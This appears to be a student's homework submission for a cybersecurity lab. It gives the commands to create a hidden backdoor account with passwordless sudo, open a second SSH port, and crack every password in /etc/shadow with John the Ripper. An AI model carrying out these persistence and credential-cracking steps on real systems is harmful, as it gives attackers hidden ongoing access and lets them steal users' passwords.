## **Week 6 Homework Submission File: Advanced Bash - Owning the System**


Please edit this file by adding the solution commands on the line below the prompt.

Save and submit the completed file for your homework submission.

**Step 1: Shadow People**


1. Create a secret user named sysd. Make sure this user doesn't have a home folder created:

adduser --no-create-home --uid 800 sysd



1. Give your secret user a password:

The command used in step 1.1 above to create user account ‘sysd’ helped set the password for that account




*Note: One can use passwd command to change the password for user ‘sysd’*

passwd sysd

*(As we are in root prompt , there is no need for using sudo)*

1. Give your secret user a system UID < 1000:

The command used in step 1.1 above to create user account ‘sysd’ with an UID 800. So, no further action is needed.




*Note: One can use usermod command to modify/change the user id(UID) of user ‘sysd’*

usermod -u <userid> <username>

*(As we are in root prompt , there is no need for using sudo)*

1. Give your secret user the same GID:

The command used in step 1.1 above to create user account ‘sysd’ with an UID 800 automatically helped create that account with GID 800. So, no further action is required.



*Note: One can use command to modify/change the group id (GID)of group ‘sysd’*


groupmod -g <groupid> <group name>

*(As we are in root prompt , there is no need for using sudo)*

1. Give your secret user full sudo access without the need for a password:

I ran visudo command as root to edit /etc/sudoers file and added the following line.


sysd ALL=(ALL:ALL) NOPASSWD:ALL



1. Test that sudo access works without your password:  
     
   From root account, I switched to sysd account by running the following command


su sysd

After switching to the sysd account, I am able to run sudo -l and it ran WITHOUT prompting me to enter a password.




**Step 2: Smooth Sailing**

1. Edit the sshd\_config file:  
     
   With root privileges, I edited the sshd\_config file and uncommented the line that contains Port 22 and added another line with Port 2222. This will ensure that sshd service is started on port 2222 in addition to listening on port 22.




**Step 3: Testing Your Configuration Update**

1. Restart the SSH service:  
   systemctl restart sshd




1. Exit the root account:  
   exit
2. SSH to the target machine using your sysd account and port 2222:

ssh sysd@192.168.6.105 -p 2222



1. Use sudo to switch to the root user:


sudo su



**Step 4: Crack All the Passwords**


1. SSH back to the system using your sysd account and port 2222:

ssh sysd@192.168.6.105 -p 2222




1. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file:

sudo su




Ran John the ripper cracker using a word list first



Then,ran john the ripper cracker WITHOUT the word list on /etc/shadow

It creates two files under the hidden john directory under root.The files are john.log and john.pot. john.log gives the list of all the 8 users whose passwords are cracked and john.pot gives us the corresponding passwords of the users.We can see that in the below screenshot.



The following grep command in the screenshot below shows all the user accounts on the target machine with a password hash. Based on the screen shot above, ‘john the ripper’ cracked all these passwords.

